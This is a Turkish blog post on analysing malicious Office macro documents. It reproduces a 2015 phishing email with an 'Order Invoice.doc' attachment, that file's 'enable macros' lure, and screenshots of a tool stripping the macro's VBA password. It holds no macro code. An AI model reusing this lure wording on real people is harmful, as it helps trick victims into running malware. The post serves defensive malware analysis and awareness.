
Hack 4 Career - 2015



Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (https://www.mertsarica.com) , bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
https://www.mertsarica.com
https://twitter.com/mertsarica

Microsoft Office Makro Analizi

Source: https://www.mertsarica.com/microsoft-office-makro-analizi/

By M.S on December 1st, 2015


Hemen hemen benle aynı yaşta veya daha yaşlı olanlarınız, 1999 yılında Microsoft Office Word makrosu ile yayılan ve dünya genelindeki milyonlarca sistemi etkileyen Melissa zararlı yazılımını (virüs) hatırlayacaklardır. Melissa zararlı yazılımı, Microsoft Office ile gelen makro desteği sayesinde, çalıştırıldığı sistem üzerinde Microsoft Outlook üzerinde kayıtlı olan ilk 50 kişiye kendisini göndererek yayılıyordu.

Nedir bu makro diye soracak olursanız, Microsoft firması size aşağıdaki gibi bir yanıt verecektir;

> *Makrolar, tuş ve fare eylemlerinde zaman kazanmak için sık kullanılan görevleri otomatikleştirir. Pek çok makro, Visual Basic for Applications (VBA) kullanılarak oluşturulmuştur ve yazılım geliştiricileri tarafından yazılırlar. Ancak bazı makrolar olası bir güvenlik riski yaratır. Korsan olarak da bilinen kötü niyetli kullanıcılar, bir dosyaya, bilgisayarınıza veya kuruluş ağınıza virüs bulaştırabilecek zararlı bir makro yerleştirebilir.*

Yıllar içinde makroların kötüye kullanımı nedeniyle Microsoft firması da boş durmayarak Office yazılımı üzerinde çeşitli güvenlik iyileştirmeleri yaptı. Bunlardan bir tanesi de Office 2007 sürümü ile sunulan yeni dosya uzantıları oldu. Örneğin Office 2007 ile oluşturulmuş bir office dosyasının uzantısında m harfi geçiyor ise bu, office dosyasının makro içerdiğini belirtir. Durum böyle olunca da uzantısında m harfi geçen office dosyalarına daha teminkinli yaklaşabilir, uzantıya göre bu dosyaları bloklayabilir olduk.

Melissa zararlı yazılımından bu yana neredeyse 20 sene geçmiş, Microsoft da üzerine düşenleri yapmış, bize bunları neden anlatıyorsun diyenleriniz olabilir. Makro içeren office dosyaları ile son zamanlarda, internet bankacılığı zararlı yazılımları ve RAT türü zararlı yazılımların yayılmaya çalıştığını görüyoruz. M harfi içeren dosya uzantılarının dikkat çektiğini bilen art niyetli kişiler de makro içeren dosyaları Office 2003 sürümü ile hazırladıkları için bilinçli kullanıcıların ve uzantı kontrolü yapan sistemlerin dikkatinden, kontrolünden geçebiliyor.





Subject: FW: urgent RE: PO/002/2015- urgent


Message | Order Invoice.doc (148 KB)


From: [redacted]
Sent: Tuesday, May 26, 2015 5:16 AM
To: [redacted]
Subject: RE: urgent RE: PO/002/2015- urgent

Dear Mohamed,
Kindly see see the see the attached invoice for the order and do the needful. We have confirmed the last payment in our account and the original documents will be sent through Aramex today .
Please do the needful in respect to the the attached invoice and also forward to your accounts.
Regards
Ahmed
APAM.



Order Invoice.doc [Compatibility Mode] - Microsoft Word
File
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Clipboard
Calibri
11
Font
Paragraph
AaBbCcDc
¶ Normal
AaBbCcDc
¶ No Spaci...
AaBbC
Heading 1
Styles
Change Styles
Editing
Security Warning
Macros have been disabled.
Enable Content
Enable macros for a clear view!
Page: 1 of 1
Words: 6
English (U.S.)
100%



Order Invoice.doc [Compatibility Mode] - Microsoft Word
File
Home
Insert
Page Layout
References
Mailings
Review
View
Paste
Clipboard
Calibri
11
Font
Paragraph
AaBbCcDc
¶ Normal
AaBbCcDc
¶ No Spaci...
AaBbC
Heading 1
Styles
Change Styles
Editing
Security Warning
Macros have been disabled.
Enable Content
From: SHENZHEN, CHINA TO PAKISTAN By:
Payment Terms: T/T PAYMENT ADVANCE
SR. NO
DESCRIPTION OF GOODS
QUANTITY
UNIT PRICE
EX-WORKS SHENZHEN
1
FTTx Optical Distribution Box With 2pcs SC/UPC Pigtail And Adaptor Model No.:FS-W-2H
1000 EA
US$3.30
TOTAL: US DOLLAR THREE THOUSAND AND THREE HUNDRED ONLY
Page: 1 of 1
Words: 6
English (U.S.)
100%






Peki makro içerdiğini düşündüğümüz bir office dosyasını nasıl analiz edebiliriz ? Office dosyasını sanal bir makine içinde Microsoft office yazılımı ile açtıktan sonra Macro (view -> macros -> view macros) menüsünden içeriğini görüntüleyebiliriz ancak bunu bilen art niyetli kişiler çoğunlukla makroya şifre koruması koymaktadırlar. Bu şifreyi çözmek için Reset VBA Password aracından faydalanabilirsiniz.



Reset VBA Password
File Protection Edit View Register/Purchase Help
proXoft
Text Column Filter
Column: File Name
Document Protection Status Filter
Show All
Working Set
Row File Name Extension Type Size Path Creation ... Last Wr... Project ... Password Code P... Project ...
Order Invoice.doc .doc Microsoft Word 97 - 20... 151,552 C:\Documents and Set... 6/4/201... 5/26/2... Hidden 0
Remove Password Ctrl+R
Change Password... Ctrl+P
Edit VBA Project Visibility... Ctrl+T
Edit Excel Workbook Protection Settings...
Add File(s) to Working Set... Ctrl+F
Add Directories to Working Set... Ctrl+D
Remove 'Order Invoice.doc' from Working Set Del
Open 'Order Invoice.doc' Ctrl+O
Open With... Ctrl+W
Open Directory Ctrl+E
Select All Ctrl+A
Copy Selected to Clipboard Ctrl+C
Properties
File Info
Create Date 6/4/2015, 4:02:23 PM
Extension .doc
File Type Microsoft Word 97 - 2003 Docun
Format Compound Document
Last Access Time 6/4/2015, 4:02:56 PM
Last Write Time 5/26/2015, 5:16:30 AM
Name Order Invoice.doc
Path C:\Documents and Settings\Adn
Size 151552
Project Protection State
User Protected True
VBA Editor Protected False
VBA Host Protected False
VBA Code Protection
Password Style Hashed
Project Visibility Hidden
VBA Project Info
Code Page 0
Project Help Path1
Project Help Path2
Target Platform Win16
VBA Project Name
Trial Version
Legend
Document labeled with this icon has VBA Project module protected with the password.
Document labeled with this icon has VBA Project module that might not be visible due to visibility settings.
Excel (2007-2013) document labeled with this icon has workbook or worksheet protection.
Name
File name.
Ready
Showing 1 files



Reset VBA Password
File Protection Edit View Register/Purchase Help
proXoft
Text Column Filter
Column: File Name
Document Protection Status Filter
Show All
Working Set
Row File Name Extension Type Size Path Creation ... Last Wr... Project ... Password Code P... Project ...
Order Invoice.doc .doc Microsoft Word 97 - 20... 151,552 C:\Documents and Set... 6/4/201... 6/4/20... Visible 0
Success
VBA Password from the file 'C:\Documents and Settings\Administrator\Desktop\Word Malware\Order Invoice.doc' was removed successfully.
OK
Properties
File Info
Create Date 6/4/2015, 4:02:23 PM
Extension .doc
File Type Microsoft Word 97 - 2003 Docun
Format Compound Document
Last Access Time 6/4/2015, 4:04:07 PM
Last Write Time 6/4/2015, 4:04:07 PM
Name Order Invoice.doc
Path C:\Documents and Settings\Adn
Size 151552
Project Protection State
ser Protected False
BA Editor Protected False
BA Host Protected False
BA Code Protection
assword Style NoPassword
roject Visibility Visible
BA Project Info
Code Page 0
Project Help Path1
Project Help Path2
Target Platform Win16
